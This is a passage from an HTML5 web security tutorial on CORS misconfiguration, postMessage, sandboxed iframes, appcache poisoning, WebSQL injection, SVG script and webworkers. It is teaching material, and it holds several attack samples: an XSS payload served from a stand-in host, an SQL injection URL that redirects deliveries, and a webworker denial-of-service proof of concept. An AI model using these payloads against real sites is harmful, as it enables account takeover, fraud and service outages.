As we discussed before in the "CORS" section above, if CORS is not configured properly, it would allow websites on different origins to read the content. However, that's not the only security concern with CORS. Improper CORS setting may allow an attacker to trigger XSS vulnerabilities within the context of the target website. Let's take a look at the following example.

8.1 Vulnerability Example

```
<html>
<body>
<script>
varurl = location.hash.substring (1);
varxhr = new XMLHttpRequest ();
xhr.open ("GET", url, true);
xhr.onreadystatechange = function () {
if (xhr.readyState == 4 &&xhr.status == 200) {
document.getElementById("main").innerHTML = xhr.responseText;
}
};
xhr.send (null);
</script>
<div id="main"></div>
</body>
</html>
```

The above code is used to load legitimate content by using the location.hash property; for example: **http://target.com/#index.php**. There was nothing wrong with the code before HTML5, when XHR did not support cross origin requests. However, with the introduction of XHR level 2, browsers support cross-origin communication with XHR.

If the CORS is configured properly, it would allow an attacker to include resources residing on a different URL within the context of the target page such as **http://target.com#//evildata.com**.The above code takes data from the location.hash property and insecurely inserts it to the DOM by using the innerHTML property, which would result in a DOM based XSS vulnerability.

Note that the necessary condition for this attack to work is that CORS must allow the content to be requested from our domain. The following screenshot shows the message that was logged on the console when we tried to perform a cross origin request to load the content of evildata.com.

8.2   Example

http://target.com#//evildata.com

Let's now try loading the content from an external website when the CORS is configured incorrectly, i.e. Access-Control-Allow-Origin is set to *.

The following PHP script is placed on the evildata.com domain, which would be loaded by target.com. Let's name it xss.php.

```php
<?php
header('Access-Control-Allow-Origin: *');
 ?>
<div id="main">
<imgsrc=x onerror=alert(document.domain) />
</div>
```

If you recall from what we discussed above, the code wrote the XHR response to the div element with ID **"main"** via the innerHTML property. Therefore, we have constructed a div element with ID main that contains our XSS vector to be loaded into the div element, resulting in a DOM XSS.

8.3   Request

http://target.com/#//evildata.com/xss.php

The content was successfully loaded, and the DOM tree was updated with our XSS vector, which would trigger the alert.

```
▼<html>
    <head></head>
  ▼<body>
    ▶<script>…</script>
    ▼<div id="main">
      ▼<div id="main">
          <img src="x" onerror="prompt(1)">
        </div>
      </div>
    </body>
  </html>
```

8.4   Safer Example

Here is an example of a much safer script, which defines a white list of the pages to be added.

```
<html>
<body>
<script>
var allowed = ["/", "/index","test"];
var index = location.hash.substring (1) | 0;
varxhr = new XMLHttpRequest();
xhr.open ("GET", allowed[index] | | '/', true);
xhr.onreadystatechange = function () {
if (xhr.readyState == 4 &&xhr.status == 200) {
div.innerHTML = xhr.responseText;
}
};
xhr.send (null);
</script>
</body>
</html>
```

8.5 Open Redirects

Open redirects can sometimes be helpful for evading the white list setup by the target domain. Take an example of the following code, which would only load content from targeta.com or target.com.

8.5.1 Example

```
varurl = destination;
if (url.indexOf ("http://targeta.com/") == 0 | |
url.indexOf ("http://targetb.com/") == 0)
{
varxhr = new XMLHttpRequest ();
xhr.open ("GET", url, true);
```

If targeta.com or target.com is vulnerable to open redirect vulnerability, an attacker could exploit it to load content from his domain, hence bypassing the blacklist.

9.   Cross Window Messaging

Before HTML5, the iframes, popup windows, etc. present on the same origin couldn't talk with each other. To be able to communicate with each other, they had to tunnel the traffic from the webserver. With HTML5, a new feature called "**Cross Window Messaging**" has been introduced, which allows iframes on different origins to communicate with each other. HTML5 has introduced a postMessage function that provides a structured mechanism for cross-origin communication of the windows.

9.1   Sender's Window

A window can send a message to another window by using the **postMessage API**. So let's suppose that a window on **example1.com** would like to send a message to a window listening at **example2.com**. Here is the code that could be used to send a message:

```
window.postMessage("message", "example1.com");
```

9.2   Receiver's Window

On the receiver window at example2.com, we would need to set up a listener, which would receive and print the code:

```
window.addEventListener ("message", receiveMessage, false);
receiveMessage function (event) {
if (event.origin != "http://example1.com") {  // Verifying the origin
return;
}
else {
event.source.postMessage("Message recieved");
}
```

The code verifies that the message indeed is coming from "**http://example1.com**" and sends back a reply.

9.3   Security Concerns

The following are some of the major security concerns with this feature:

9.3.1   Origin not being checked

A very common security issue that occurs with Cross Window Messaging is when the receiver does not check for the origin, which allows any window to send a message regardless of whether it's trusted or not. The following code shows an example of poor configuration:

```
window.addEventListener ("message", receiveMessage, false);
receiveMessage function (event) {
event.source.postMessage("Message recieved");
}
```

9.3.2   Impact

Security researchers Sooel Son and Vitaly Shmatikov analyzed Alexa Top 10,000 websites and discovered 2,245 distinct hosts using Cross Window Messaging[7]. Out of 2,245, the researchers found 84 receivers with exploitable vulnerability.

Classification	Distinct receivers	Hosts
Total receivers	136	2,245
Receivers with no origin check	65	1,585
Receivers with an incorrect origin check	14	261
Receivers with an exploitable vulnerability	**13**	**84**

9.3.3   DOM Based XSS

Another problem with Cross Window Messaging is the use of insecure DOM methods to display the data, which would obviously result in DOMXSS. Assume that **example1.com** is the receiver's window set to receive message from a window at **example2.com.** In this case, if example2.com is compromised and example1.com is displaying the data back to the user by using insecure DOM methods such as eval(), document.write, etc., an attacker would be able to inject JavaScript directly into **example1.com**.

The following screenshot demonstrates a DOM based XSS vulnerability inside of an example showing Cross Window Messaging - ref http://html5demos.com/postmessage2.

Let's take a look at the vulnerable part of the code inside of the receiver's window:

9.3.4   Vulnerable Code

```
<script>
window.onmessage = function(e){
if ( e.origin !== "http://html5demos.com" ) {
return;
}
document.getElementById("test").innerHTML = e.origin + " said: " + e.data;
};
</script>
```

The e.data contains the message sent by the sender window. The message is directly written to the DOM by using the innerHTML property.

10. Sandboxed Iframes

By default, a normal iframe loads all the contents from the destination, including HTML, CSS, and JavaScripts. With the advent of sandboxed iframes, we are allowed to specify the content that should be loaded to the iframe. When the sandbox attribute is specified in an iframe tag, there is an extra set of restrictions applied to it. The following is an example of an iframe with a sandbox attribute.

```
<iframe sandbox src="http://evil.example.com/"></ iframe>
```

By embedding a website with iframe using the sandbox attribute, it will prevent the JavaScript from being executed; therefore, it is considered a security feature.

If you would like to allow scripts from an iframe to be executed, you would need to set the value of the sandbox attribute to allow-scripts:

```
<iframesandbox="allow-scripts" src="http://evil.example.com/"></iframe>
```

10.1 Security Concerns

Though the sandboxed iframe was implemented as a security feature for JavaScript, there are a few security concerns attached to it. One of the major concerns is the use of a frame busting code such as:

```
if(window!== window.top) { window.top.location = location; }
```

The code above would prevent the website from being loaded into an iframe; it is a very commonly known practice across websites. However, the problem is that with a sandboxed iframe, we can prevent the JavaScripts from being executed, and the above code would not work. Therefore, it is recommended to use X-frame-options and to set it to either same origin or deny.

11. Offline Applications

By default, the normal browser cache does not allow you to cache all files. With the introduction of HTML5application cache, the webmaster is allowed to cache any page for longer periods of time. The application cache was created for offline browsing of web applications, which would obviously decrease server load, as the browser would only download updated content from the webserver.

To enable an application to use offline cache, we would need to use the manifest file, which should be included in every page of the webapplication that the webmaster would like to be cached.

11.1 Example

```
<!DOCTYPE HTML>

<html manifest="example.appcache">

</html>
```

Structure of Manifest File
The following is the structure of cache manifest file:
Cache Manifest
/style.css
/script.js
/example.jpg

NETWORK:
admin.php
authenticated.php

**FALLBACK:**
/ /offline.html

The very first line of the cache manifest file, "CACHE MANIFEST," is the mandatory part. It instructs the files to be cached. The next part is the "NETWORK" part, which instructs the browser what pages should never be cached and should not be available for offline usage.

The last part is the fallback, which is an optional section that we could specify if a page was inaccessible due to a network problem; in this case, the URL will fallback to the offline.html file.

The following image demonstrates delicious.com and google.com setting up an application cache on the browser.

11.2 Security Concerns

One of the major security concerns is the ability to perform cache poisoning for a longer period of time by utilizing the HTML5application cache. Imagine this scenario: you are sitting in Starbucks, and you connect to a public unencrypted Wi-Fi. The attacker is also sitting on the same network. By utilizing "ARP Cache" poisoning, the attacker gets into middle of the conversation between the victim and the router. Now when the victim requests for a webpage, such as Gmail orFacebook.com, the attacker would return his own fake login page, thereby polluting the victim's cache and increasing the value of it. So the next time the victim goes to their home and logs into Facebook or Gmail, he or she would still be logging into the fake page setup by the attacker since the attacker has poisoned their cache. The following steps describe the attack flow.

Step 1 –A victim connects to a public Wi-Fi and logs on to Facebook.com.

Step 2 –The attacker responds with the fake Facebook page and also adds the HTML manifest attribute along with his own manifest file, which would instruct the browser to load the page from the application cache and to cache the root file of the site.

Cache Manifest

/

Step 3 –Now when the victim goes home and tries to browse Facebook.com, the website would load from its application cache, not the regular browser cache. Unless the victim explicitly deletes the HTML 5 application cache, the cache would remain poisoned.

Security researcher Lava Kumar from andlabs.org has created a POC by using his tool called imposter[8] which would demonstrate this attack in practice.

12. WebSQL

WebSQL has the sole purpose of creating offline applications to allow a larger amount of storage upon the client side.

We have three core methods with WebSQL:

1. openDatabase - Used for accessing existing database or accessing new ones.

2. transaction –Allows you to control transactions. Transaction is used to perform SQL operations; it contains a set of operations that are considered to be a single operation separate from other transactions.

3. executeSQL -Used to execute a SQL query.

12.1 Security Concerns

The two major concerns of the WebSQL database are the client side SQL injection vulnerability and a cross site scripting vulnerability. Let's discuss both of them.

12.2 SQL Injection

Historically, SQL injection[REF] was only possible for server side scripting languages such as PHP, ASP.NET, JSP, etc. An SQL injection vulnerability occurs when the user supplied input is not filtered before it is inserted into an SQL query. In that case, an attacker could manipulate the data by supplying the SQL query inside the user input.

Due to the fact that with WebSQL we have the flexibility to store data on the client side database and to interact with the database, we have to perform JavaScript calls to the local database, which is informed of SQL queries. If the developer has chosen to query the local database by using dynamic queries instead of prepared statements, it would introduce SQL injection vulnerability. Let's see an example of both an insecure and a secure statement.

12.3 Insecure Statement

```
t.executeSql("SELECT password FROM users WHERE id=" + id);
```

In this case, the ID parameter is being added directly to the SQL query, and then it is being executed by the executeSQL function, which would result in SQL injection vulnerability.

12.4 Secure Statement

t.executeSql("SELECT password FROM users WHERE id=?", [id]);

In this case, we are utilizing a parameterized query, so the user supplied input would not be executed by an SQL query.

With SQL injection on the client side, we are limited to INSERTING, UPDATING, and DELETING the data from/to the database. It's not possible for an attacker to retrieve the data from the database by exploiting a client side SQL injection vulnerability. The impact of a client side SQL Injection depends upon the nature of the data being stored inside the database. Let's see an example of a realistic scenario:

Let's suppose that an online shopping website stores your shipping address in the client-side database. Let's also suppose that the application stores the product ID along with the address you choose for shipping inside the client side of the database of every product you visit.

For instance, if you visit **http://shopping.com/products/books/103745383/,** then **103745383 (the product ID)** is stored in the database. If it's vulnerable to client side SQL injection vulnerability, this will give an attacker the flexibility to insert, update, and delete information from the database. The attacker would craft the following query to replace the victim's address with the attacker's address:

http://shopping.com/products/books/1';update address values ("Attacker's Address"):--/. Once the victim executes the above query, the victim's address is overwritten by the attacker's address by exploiting the SQL injection vulnerability. So the next time the user tries to buy something from the shopping website, it gets delivered to the attacker's house. If the application stores the password recovery email address on the client side database, then overwriting it could lead to account compromise.

Since the SQLlite database is being used to store the data, any SQLlite query would work perfectly while conducting SQL injection.

12.5   Cross Site Scripting

Another commonly found issue with webDatabase is an XSS vulnerability; however, there are two variations to it. First, if the user input is not filtered before inserting it inside the database and rendering it to the user, at some point later, it would result in XSS vulnerability. The second is when the user supplied input is filtered out when inserted inside the database, and it is not output escaped when the data is rendered out from the database, it would also result in an XSS vulnerability. Let's take a look at an example at andlabs.org.[9]

In this example, the guys at and labs have simulated an environment of an offline Twitter where the user's tweets would be stored inside the database and would be rendered.

The screenshot demonstrates that the user input is saved inside the client side database.

Let's now take a look at the part of code responsible for displaying the tweet back to the user.

12.5.1 Example

```
function(tx)
{
tx.executeSql('SELECT * FROM tweet_db',[],function(tx,results)
{
varinv_i = results.rows.length - 1;
for(i=(results.rows.length-1);i>=0;i--)
{
t = t + "<p><div class='tw'>" + results.rows.item(i).tweet + "</div></p>";
}
document.getElementById('results').innerHTML = t;
}
```

The user supplied input is saved inside the variable "t," which is then written to the DOM by using the innerHTML property, which is an obvious DOM based XSS condition.

13.   Scalable Vector Graphics

SVG stands for "Scalable Vector Graphics," based upon XML format describing an image. All modern browsers support SVG images the same way as they support other types such as .png, .jpg, or .gif files. SVG's existence ranges back to the year 1999; however, what changed with HTML5was the ability to directly embed SVGs inside HTML documents. Let's take a look at an example of an SVG embedded inside an HTML document.

The following code is an example of a simple SVG graphic from w3schools.com, which draws a circle on the screen:

```
<!DOCTYPE html>
<html>
<body>
<h1>My first SVG</h1>
<svg width="100" height="100">
<circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" />
</svg>
</body>
</html>
```

In a presentation called "**The Image That Called Me**,"[10] Mario Heidrich described some possible attack vectors with SVGs. The fact that SVGfiles allow active content such as JavaScript to be executed opens a wide variety of attack surfaces. The SVGfile inside of an image or img tag would not execute JavaScript, such as <img src=http://targetdomain.com/pic.svg>.

However, if the victim chooses to download the SVG graphic and later open it via browser, the JavaScript embedded inside the SVG image would execute upon the browser. This could be further abused by an attacker to execute read local files, load java applets, etc. Though the likelihood of this attack vector is low, it still might be effective in some cases.

The following is a proof of concept of an image that would execute JavaScript once the browser loads it. All you need to do is to save it as.svg and double click it.

```
<!DOCTYPEsvg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<circle cx="100" cy="50" r="40" stroke-wdith="2" fill="red"/>
<script>
alert('Js in SVG executes');
</script>
</svg>
```

The following screenshot illustrates what would happen once the image is loaded inside the browser:

14. Webworkers

Before HTML5, we had the DOM and the JavaScript running on a single thread. This caused many issues when executing large number of scripts into an HTML page, which caused the page to be unresponsive until the script had finished loading. With the advent of webworkers, we are able to perform muli-threading with JavaScript, meaning the JavaScript you would specify would run under a separate thread, not affecting the page.

The webworkers don't have access to the DOM elements; if they did, it would cause concurrency problems. However, it does allow us to send in-domain and cross origin requests with XHR.

The data to and from webworker running in the background is exchanged by using postmessage and onmessage calls. "Postmessage" is used to send a message to the worker, and "onmessage" is used to receive the data from the webworker. To create a webworker, all we need is a single line of code.

14.1 Creating a Webworker

```
var w=new Worker("worker.js");
```

This would create a webworker, which would start the worker.js file under a different thread.

14.1.1 Sending/Receiving a Message to/from Webworker

The following code would send the data to the worker.js file by using the posmessage call and would then print the data received from the worker.js file to the innerHTML of the div element.

```
<!DOCTYPE HTML>
<html>
<head>
<script>
var worker=new Worker("worker.js"); // Creating a new worker thread to load
javascript.
worker.postMessage("foo");      // Using postMessage to send a message to
webworkers.
worker.onmessage=function(evt){ // Function receive data from worker.js
document.getElementById("result").innerHTML=evt.data; // Outputting the
data.
}
</script>
<p><b>Data received from Webworker:</b></p><div id="result"></div>
<head>
</body>
</html>
```

worker.js

The worker.js file would be located under the same directory, and its purpose would be to reflect back the data that was received via postmessage call.

```
onmessage=function(evt){ // Function used to receive data from the main thread.
var w=evt.data;//The received data is saved to evt.data.
postMessage(w);// It's then posted back to the main thread.
}
```

If everything goes fine, this is what the webworker.html page would look like:

Data Received from Webworker:

foo

14.2 Cross Site Scripting Vulnerability

If an untrusted code from the webworker's JavaScript file ends up being rendered by the main thread by using a vulnerable sink such as eval(), document.write, innerHTML, etc., it would result in a DOM based XSS. Let's take a closer look at the following example.

14.2.1 Example

```
var worker=new Worker("worker.js");.
worker.postMessage("foo");
worker.onmessage=function(evt){
document.getElementById("result").innerHTML=evt.data;
}
```

The evt.data received from the worker.js file is being written to the DOM by using the innerHTML property. Let's look at an example of a more realistic scenario. Let's take a look at the following sample code:

```
varg_w = new XMLHttpRequest();

g_w.open("GET", "www.espncricinfo.com/get_score.php");

g_w.send();

g_w.onreadystatechange = function()

{

if(g_w.readyState == 4)

    {

            if (parseInt(g_w.responseText) > 100)

            {

                    postMessage(g_w.responseText);

            }

        }

}
```

The above script sends an XHR request to the get_score.php file. The file returns scores from a popularly known website espncricinfo.com. If the returned score is more than 100, it sends a postmessage call to the main thread with the response, but if an attacker managed to compromise Crickinfo's website, then the attacker would have the capability to manipulate what is being sent back to the main thread. If you recall, the main thread prints the response by using the innerHTML property, so if an attacker sends a JavaScript, it would be executed and would cause a stored DOM based XSS.

14.3 Distributed Denial of Service Attacks

Since webworkers can be used to send cross origin requests, the idea behind a DOS attack is to use multiple webworkers, which would send multiple cross domain requests to the particular domain. One thing to note here is that age is not concerned about the response from the target domain since it may or may not return with a response depending upon the cross origin settings. Tests by a security researcher "Lavakumar Singh" suggest that when using webworkers, Chrome and Safari browsers could send more than 10k cross origin requests per minute. [11]

Taking this into consideration, if you could gather 60 people and trick them into visiting your page, you would be able to send 100k requests per minute, and this could be escalated easily depending upon the

number of users you have. If an attacker owns a botnet, he or she could send millions of requests to the webserver with thousands of different IP addresses, hence causing a distributed denial of service attack.

Another thing to take in consideration is that if a target website receives a request from a domain that is not inside its whitelist – in other words, not specified in its "Access-Control-Allow-Origin" header – the browser would not allow the attacker to send more requests. However, this could be solved by specifying additional parameters that randomized values.

Let's now take a look at the proof of concept for this attack.

Dos.html

The Dos.html file creates a worker in the background, and the response received back from the event.data is written to the DOM by using the innerHTML property.

```html
<html>
<script>
var w = new Worker('Dos.js');
w.onmessage = function (event) {document.getElementById('out').innerHTML =
event.data};
function start()
    {
w.postMessage(1);
    }
</script>
<input type="submit" onclick="start()">
<div id="out"></div>
</html>
```

Dos.js file

The DOS.js file runs a while loop 5,000 times starting from 0, and with every loop, it sends a cross origin XMLHttprequest.

```
onmessage = function(event){start()}
function start()
{
vari=0;
varst = (new Date).getTime();
while(i< 5000)
    {
varcor = new XMLHttpRequest();
i++;
cor.open('GET', 'http://targetfordos.com');
cor.send();
}
msg = "Completed " + i + " requests in " + (st - (new Date).getTime()) + " milliseconds";
postMessage(msg);
}
```

Here is how the output would look once you click the submit button. You can increase the number of times the loop would run or simply create an infinite loop for this attack to be more effective.

14.4 Distributed Password Cracking

This particular issue is not a vulnerability in webworker itself; it is more of a design flaw. Before HTML5, JavaScript was considered to be a bad choice for password cracking due to the fact that everything ran on a single browser thread, which would have caused the browser to freeze when it was being run for a large number of times.

With the advent of HTML5 webworkers, it's now possible to harness the power of JavaScript to crack hashes due to the fact that JavaScript will run on a separate thread; it won't freeze the browser.

Security researcher Lavakumar Singh created a tool called "Ravan" for distributed password cracking. The tool will harness the power of webworkers to crack the hashes in the background. Currently, the tool is capable of cracking MD5, SHA1, SHA256, and SHA512 hashes.

The following screenshot demonstrates that we are submitting a hash and defining a charset and algorithm used for cracking.[12]

After we click on the "Submit hash" button, we would be assigned a Hash ID and a slot number. Once you click "Start," it would start webworkers in the background thread and would use its power to crack hashes. Simply distribute the URL to your friends and ask them to "Start" the password cracking process and keep the tab open, since when you close the tab, "Webworker" will be terminated.

JavaScript Distributed Computing System (BETA)

Your system can become a node and help crack hashes. Press 'Start' if you are willing to donate some of your system's processing power to Ravan. You can stop this anytime you like.

Note: DO NOT open more than one Ravan worker in a single browser.
Requires a browser with WebWorker support. Chrome/Safari recommended.

Stop

Currently cracking ==> Slot No:3 for Hash ID - 6279 @ 100583 hashes/second

The current speed I am getting is 100k hashes per second, which is pretty massive.

15. Stealing Personal Data Stored With Autocomplete Function

HTML5 has introduced an autocomplete function, which allows the form input to be cached and to be predicted the next time the victim enters the data inside the form field. However, the problem is that if the data in the sensitive fields such as email and password are cached, an attacker who has access to the cache could access the sensitive data.
